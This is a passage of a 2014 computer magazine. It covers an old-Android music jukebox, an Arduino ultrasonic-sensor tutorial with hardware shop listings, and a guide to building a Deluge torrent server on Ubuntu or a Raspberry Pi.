Next, install Music Remote and launch it. The first thing it'll do is start searching for servers – ignore that and press the settings icon on the top-right of the screen next to 'Music Remote Client'. This will bring up the Music Remote Server window – all you do here is tick the box next to Enable and that's it. The server is literally ready to rock-and-roll.

Now we get your current phone or tablet set up as the remote control. Begin here by installing the Music Remote app again and launch it. Again, it'll start searching for servers, but this


time, it should find your old Android device (in our case, 'HTC Wildfire S A510b'). Tap on the entry and you'll get the client play-control screen. At first it'll say 'No music playing', but if you swipe across the blank area above, new album art for the next track should appear and it'll start playing on your old device. Even better, you can control the audio level on the old device by using the volume up and down buttons on your current phone! To pause, tap the track album art; tap again to play.

Depending on your old phone's CPU, Play Music will load extras into the app's Settings menu such as equaliser, virtualiser and reverb functions. We saw these appear on an Alcatel OneTouch 918D, but not the Wildfire S. They allow you to tweak your music the way you like it.


Finally, grab hold of a 3.5mm stereo-to-stereo audio cable or whatever you need (you can find audio cables at most home electronics or Jaycar stores), plug your phone's headphone socket into your Hi-Fi system or computer speakers and you now have a wireless jukebox powered by your old Android device.

GIVE IT A GO


Unfortunately, Music Remote can't search through Play Music playlists because Google doesn't provide any APIs to tap into its app. But the simple swipe-to-find feature of Music Remote really does make this a very cool wireless remote jukebox – all run by that old phone you use to have holding up a shelf... ■



3 CONFIGURE
Tick the Enable checkbox and press the Home button.



4 CONNECT
Launch Music Remote on your current phone, wait for your old device to appear and tap it.



5 LISTEN
Swipe the album art left or right to launch new tracks.

disc contents

» OUR SELECTION OF EXCLUSIVE FULL-VERSION PROGRAMS

ISSUE 408 NOVEMBER 2014

All-in-one photo-editing suite

View, organise, edit, convert
and publish your photos with
Ashampoo Photo Commander 11

FULL VERSION WORTH \$43

Ashampoo Photo Commander 11 is an all-in-one solution for organising and optimising your photo collection. It combines an easy-to-use interface with several powerful features. Some important features include: display different image formats from various sources; tagging and improved overview for managing many pictures; crop or rotate images, adjust horizontal misalignment, resize photos; image editing (optimise colours, remove scratches and red eyes etc); applying effects; send, print, burn or upload to online networks; slideshows with music; create and print photo calendars, a photo collage, greeting cards or framed photos; add text, notes or graphics to photos.



SYSTEM REQUIREMENTS

- A DVD-ROM reader or burner.
- The APC disc is designed for use with up-to-date browsers (for example, Internet Explorer, Chrome, Firefox).
- The interface included on the APC disc requires a JavaScript-enabled browser.
- An internet connection may be required for online registration of software before use.
- The software packages on the APC disc have different system requirements. Software is included on the disc for Windows XP, Vista, 7 and 8.

BEFORE INSTALLING

- Check the disc using a virus scanner complete with the latest antivirus data updates. The disc was checked before burning, but new viruses are being discovered all the time.
- Back up any important system and data files. It is not recommended that the software contained on these discs be installed on production machines.
- If you have any questions regarding the use of the APC disc, click the 'Help' button at the top of the screen.

USING THE DISC

- Insert the disc into a CD/DVD-ROM reader or burner and your web browser should automatically load the interface. If not, launch your web browser and load the default.html file from the root directory of the disc.

HELP

- If you have any problems with the APC disc, please visit www.apcmag.com/disc.htm.
- APC provides no technical support for this disc or any software provided on it.

NO DISC?

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Make backups the easy way with 1-abc.net Backup 6

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


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XC-4210




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• No soldering required

XC-4262




H-BRIDGE MOTOR DRIVER SHIELD

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• Drives up to 2A per channel

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XC-4260



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This large, bright 512 LED matrix panel has onboard controller circuitry designed to make it easy to use straight from your board.


Note: Can shown for comparison

• 32 x 16 high brightness LEDs on 10mm pitch
• Viewable over 12 metres away

Available in 2 models:

Red LED Display XC-4250 \$39.95

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Share and transfer files from memory cards/USB storage devices wirelessly between computers, Tablets and Smartphones using a secure Wi-Fi hotspot.

• Rechargeable, USB charge cable included
• 105mm x 65mm x 11mm

YN-8426



WI-FI BRIDGE



Add Wi-Fi to your Ethernet only Smart TVs, game consoles, Blu-Ray® player so you can avoid costly cabling.

• 801.11b/g/n compatible
• 127mm x 96mm x 30mm

YN-8361



We hacked the Attacknid into a 'free-roamer' using an ultrasonic sensor.



You can use an Arduino Uno or Freetronics Eleven for this one.

Arduino Basics #1 – Using an ultrasonic sensor

In this new series, Darren Yates takes you through basic Arduino concepts, starting with communicating with an ultrasonic sensor.


Ultrasonic sensor modules are cheap, they use little power and with their bugged-eyed appearance, they're the perfect accompaniment to almost any Arduino robot. Using short-burst high-frequency 'chirps', an ultrasonic sensor module can measure distances or 'range find' from two centimetres up to four metres.

The HC-SR04 module we're using has two sensor components – a transmitter and a receiver. The transmitter sends out a short-burst 40kHz-tone pulse, with a microchip built into the module monitoring the time delay for the pulse to reflect back and be picked up by the receiving sensor. Based on that delay, we can work out the distance between the module sensor and the object in front of it.

Here's how it works – sound travels at approximately 340.3 metres per second at sea level. If the module sends out a pulse and receives the echo after 11.75 milliseconds, we know the tone pulse has travelled $340.3\text{m/sec} \times 0.01175\text{secs} = 4\text{ metres}$. Remembering that the time delay is for the pulse to travel both directions (there and back), we can halve that result and know there is an object two metres in front of the sensor.

SIMPLE BUILD

To test this, you can build a very simple circuit by plugging the sensor module into an Arduino Uno or Freetronics




Eleven board using four male-to-female dupont wires that have pins on one end (male) and sockets on the other (female). You can buy these on eBay for around \$2. Plug the sensor module into the female ends and plug the male ends into the Arduino so that the module's Vcc pin goes to the Arduino 5V pin and the GND pin goes to the Arduino's GND pin – this will supply the module with power (the coloured-coded wires help with this).

The module's two centre pins are trigger (TRIG) and echo (ECHO) – connect these to the Arduino's A0 and A1 pins, respectively. If we set A0 as an output, we can trigger the module to send a 'chirp'. At the same time, the module's echo pin goes digital-high (5V). When the receiver sensor picks up the return echo, the echo pin is pulled to

digital-low level (0V). With this 'echo' output connected to the Arduino's A1 pin set as an input, we can detect the change of voltage and calculate the delay time – and the distance. (Grab some 3M double-sided padded tape like we've used here to anchor the sensor module to the Arduino board and make it easier to hold while you're testing.)

SOFTWARE SKETCH

That's the hardware covered, now for the software. To program the Arduino Uno, we need to write the source code or 'sketch' as it's known in Arduino-world. Grab hold of the Arduino integrated development environment (IDE) from arduino.cc/en/main/software (you just need version 1.0.5 for an Arduino Uno/Freetronics Eleven) and download



The HC-SR04 ultrasonic sensor module can be had for under \$2 on eBay.

These male-to-female dupont wires make connecting the sensor easy.



my sketch from our download page at www.apcmag.com/magstuff. Download it, unzip it and copy the contents of the libraries subfolder to the same in your Arduino IDE folder. Restart the IDE and load in the `ab01_ultrasonic_v1.ino` sketch file. Plug the ultrasonic sensor and the USB cable into the Arduino Uno board, then flash the sketch to the board. (If using a Freetronics Eleven board, get the driver software first from tinyurl.com/elevenusb.)

We've programmed the sketch to use the Serial Monitor interface – this allows the Arduino Uno board to send back data we can see within the IDE window. When you've flashed the sketch into the Arduino board, click on the magnifying glass at the top right of the IDE to launch the Serial Monitor.

As soon as the new window appears, set the baud rate on the bottom right to read '57600'. This auto-restarts the Arduino board and within a second or two, you should start seeing readings from the sensor. I've also coded it so that you get a graph next to the raw reading, giving you a sonar-output of the distance being measured. This is coded in the sketch using the `for()` loop, which counts up to the value of the distance in centimetres divided by five and prints a

hyphen (-) for each count along the line. It gives us a proportional graph of what the sensor 'sees'. We also use the special 'sprintf' function to fix the number of characters printed for the raw data, so we keep a straight graph axis.

HOW ARDUINO CODE WORKS

Have a look at the Arduino sketch code and you'll notice there are two main sections or 'methods' – `setup()` and `loop()`. The Arduino chip is pre-programmed to recognise these two methods in a sketch – the `setup()` method runs once and the `loop()` method loops continuously thereafter. You can have any number of other methods, but the sketch must have `setup()` and `loop()` methods, otherwise you'll get errors. By having our range-finding code inside the `loop()` method, we know we'll get a continuous stream of measurements. We use the `delay(250)` command to provide a 250-millisecond delay each time the `loop()` method runs, enabling us to roughly regulate the module to make four measurements per second. (Reduce the delay time here to take more frequent measurements).

NEWPING LIBRARY

What makes the sensor module so easy to use is the NewPing library, written by Tim Eckel. It wraps up all the complex calculations into an easy-to-use set of commands. In fact, once we've created the sonar object at the beginning of the sketch, there's only one command we

need to grab the distance and that's `distance=sonar.ping_cm()`. It returns the distance in centimetres and we store the result in an integer variable called `distance`. We've included the NewPing library inside the zip file, so make sure you copy it to your Arduino IDE's libraries subfolder and restart the IDE before you begin coding.

READING DROP-OUTS

Like all echo-return style rangefinders, the HC-SR04 loses sensitivity the greater the distance you're trying to measure. What's more, they're all reliant on the reflectivity of the object. If there's no echo, there's nothing to measure and you get a zero distance. Rather than display that, I've coded the sketch so that it only displays valid measurements (essentially, anything greater than zero). This lack of sensitivity and distance is one of the reasons why Google's driverless car and other similar projects use high-sensitivity 'LiDAR' laser measurement systems instead, but while they're infinitely more sophisticated, they're almost infinitely more expensive too!


TRY IT OUT

Ultrasonic sensor modules are incredibly cheap – you can find them on eBay for under \$2 including shipping from Hong Kong. They're also an easy way to provide sensory feedback to your Arduino projects. A free-roaming Attacknid, anyone? ■



The Arduino IDE offers a Serial Monitor control at the top right of the window.

Male-to-female dupont wires and double-sided tape hold it together.



Serve torrents with your Pi

Turn your Raspberry Pi or an old PC into an always-on torrent box.



An interesting and useful project for your Raspberry Pi is turning it into an always-on headless torrent box. You can also breathe new life into an old, unused PC this way. With a torrent box, you can add, manage and share torrents from any other machine on the network. You can tuck away the headless torrent box in the corner and let it nibble away at your downloads over time. Also, when it comes to downloading torrents, having an always-on machine helps you maintain a healthy ratio on your tracker.

To begin with, you need to equip the torrent box with a monitor and a keyboard. But once it's all set up, you can unplug the monitor and the input devices. As long as it's hooked up to the local network – either via Ethernet or, better still, wirelessly – you can feed more torrents and

access the downloaded data remotely as needed.

Start by wiping the hard disk on the torrent box and installing a fresh copy of an operating system, which is Ubuntu Server in our case. The distro has modest system requirements because it doesn't install a graphical desktop. One thing you need to make sure is that the computer has plenty of storage space to accommodate all the downloaded data. For maximum compatibility with other systems and devices around the network, it's best to format the storage areas with the NTFS file system. If you plan to share the same disk with the OS as well, it's best to keep the OS files on a separate partition.

INSTALL DELUGE

There are several torrent clients for Linux. We're using the Deluge BitTorrent client, which can run as


a daemon on our headless server and accept connections from other Deluge clients. The Deluge client is cross-platform, so you can easily connect to the torrent box from Linux, Windows and Mac OS X.

Deluge offers multiple ways of accessing it remotely. You can access the basic functions via a browser-based user interface. Setting this up doesn't require very much work, but this method exposes only some of Deluge's features. To exploit its potential to the hilt, you'll need to set up the Deluge daemon to accept connections from any other desktop Deluge installations.

Let's begin by first setting up Deluge's WebUI, which doesn't take much effort. Pull the required packages with `sudo apt-get install deluged python-mako deluge-web`. The command automatically starts the Deluge


Configure remote download location

Keep downloads on an external drive.



1 MOUNT EXTERNAL DRIVE

For maximum compatibility, format the external drive as NTFS. Then make sure the distro can read NTFS drives by installing the required packages with `sudo apt-get install ntfs-3g` and create a mount point for the disk with `sudo mkdir /media/usb-disk`. Now plug in the USB device and find its device address with `sudo fdisk -l`. Assuming it's `/dev/sdb` and the device has only one partition called `sdb1`, mount it with `sudo mount -t auto /dev/sdb1 /media/usb-disk`.



2 SET UP REMOTE ACCESS

Now install Samba with `sudo apt-get install samba samba-common-bin` to access the USB drive from remote computers. Then edit `/etc/samba/smb.conf` and uncomment the `security=user` line. Scroll to the end of the file and create a new section as in the image above. Next, add a user called `downloads` to access the shares with `sudo useradd downloads -m -G users` and finally add this user as a Samba user with `sudo smbpasswd -a downloads`.

Power the torrent box with a Raspberry Pi

Instead of using an old computer, you can use a Raspberry Pi to power the torrent box. The commands to install the Deluge daemon and the WebUI aren't any different from the tutorial. Of course, a Raspberry Pi doesn't have a hard disk, so you'll have to use an external USB drive along with the Samba server as explained in the walkthrough. However,

the Raspberry Pi does require one additional step. You need to do some command-line magic to make sure the Deluge daemon and the WebUI start automatically when the Pi boots up. To do this, copy and paste the two configuration scripts that the Deluge developers have provided for Ubuntu from dev.deluge-torrent.org/wiki/UserGuide/InitScript/Ubuntu. Once you have

created the scripts, make them both executable with `sudo chmod 755 /etc/default/deluge-daemon` and `sudo chmod 755 /etc/init.d/deluge-daemon`. Update the start-up file to run the script when the Raspberry Pi boots with `sudo update-rc.d deluge-daemon defaults`.

"You can tuck away the headless torrent box in the corner and let it nibble away at your downloads over time."

daemon, but you also have to start the web interface by entering `deluge-web &` in the console. By default, the Deluge web client runs on port 8112. Fire up a browser and point it to the IP address of the server, such as 192.168.3.101:8112. The Deluge web interface prompts you for a password. The default password is deluge. As soon as you enter the web interface, Deluge prompts you to change the password.



Before you can start using the web client, you have to connect to the Deluge daemon. The web interface automatically launches the Connection Manager window, which lists the running Deluge daemon. Simply select the daemon and click on the 'Connect' button. You can now use the web client to add and control torrents on the torrent box.

If you wish to change the port at which the web client runs, you

need to edit its configuration file. Head to Deluge's configuration directory with `cd ~/.config/deluge/` and open the configuration file called `web.conf` in your favourite text editor. Scroll down the file and find the line that reads "port": 8112 and replace 8112 with any port number above 1000.

DAEMON'S WORK

As mentioned earlier, to get the maximum out of Deluge, you need



3 CREATE DIRECTORIES

Now we need to create some new folders for Deluge to store the downloads in the newly mounted drive. The commands `sudo mkdir /media/usb-disk/torrents/downloading` and `sudo mkdir /media/usb-disk/torrents/completed` create directories that will store incomplete and completed downloads. Create another directory with `sudo mkdir /media/usb-disk/torrents/watch`. We'll configure Deluge to scan this and automatically add any new .torrent files.

4 PLUG THEM INTO DELUGE

Once the directories have been created, you have to plug them into the Deluge desktop clients. Fire up Deluge and head to 'Edit > Preferences'. In the Preferences window, select the Downloads category from the left-pane, which lets you specify the different folders for storing the downloads. Toggle the radio boxes next to the first two options and use the file manager to point to the folders you have created on the external drive attached to the torrent box.


to configure the Deluge daemon to accept connections from any remote clients you have.

Start by pulling the Deluge console client to make configuration changes to the Deluge daemon, with the command `sudo apt-get install deluge-console`. To make changes to the daemon, first stop the daemon with `sudo pkill deluged` and open its configuration file `~/.config/deluge/auth` in your favourite text editor.

Scroll down to the bottom of the file and enter three parameters to specify the username and password you wish to use, along with the authentication level for the daemon, separated by a colon, such as `my-username:my-password:10`. Remember to replace the `my-username` and `my-password` parameters. The 10 authentication level gives the daemon administrative privileges.

Save the file and exit the text editor. Back at the console, start the Deluge daemon with the `deluged` command. Then head into the Deluge console by entering `deluge-console` in the terminal. This launches the command-line interface for the Deluge daemon. We'll use the console to make the Deluge daemon accept remote connections. In the console, type `config -s allow_remote True`. The client confirms that it has successfully changed the configuration value. You can now exit the console client by typing `exit` and then bring the changes into effect by first stopping the Deluge daemon with `sudo pkill deluged` and then starting it again with `deluged`.

That's all there is to it. Deluge is now all set up to accept connection from remote clients on the network. Follow the walkthrough to set up clients to connect to your torrent box.



Use a TurnKey Linux torrent server

The TurnKey Linux project produces Linux self-contained, task-oriented servers that run on top of Just enough Operating System (JeOS) components required to power that app.

Its Torrent Server appliance has all the tools you need to host your own file server. It's also got a multi-protocol file sharing app, called MLDonkey, with which you can download all types of files.


The best thing about the appliance is that after installation you can manage it remotely from within a browser. You can upload and download files, compress and uncompress them using popular compression algorithms such as zip and rar, install additional packages, and do a lot more, from any web browser on any operating system within your network or from anywhere on the internet.

You can download the appliance from www.turnkeylinux.org/torrentserver. You can directly install the Torrent Server appliance, or try its components by first running it in live mode. Whether you install the appliance or run it in live mode, you're prompted for a password to the root user as well as to the admin user for the various components — the MLDonkey file-sharing app, the P2P-GUI to MLDonkey, and the eXtplorer file manager.

That's all there is to it. Once you've configured the users, the appliance copies all the files and installs the boot loader as well. After restarting, it boots to the configuration console, which lists all the addresses for accessing the various apps in the server.


Connect to the server

Make the torrent box visible to the Deluge clients on the network.




1 INSTALL CLIENTS

It's time to install the Deluge desktop client on other computers on the network. Most distros include Deluge in their repositories, so download it from the distro's package manager. Go to Deluge's download page to get clients for Windows and Mac OS X.



2 ENABLE CLASSIC MODE

By default, the Deluge clients are set up to download to the local computer. To change this, fire up the Deluge client and head to 'Edit > Preferences' and switch to Interfaces. Uncheck 'Classic Mode', click OK and then restart the Deluge desktop client.


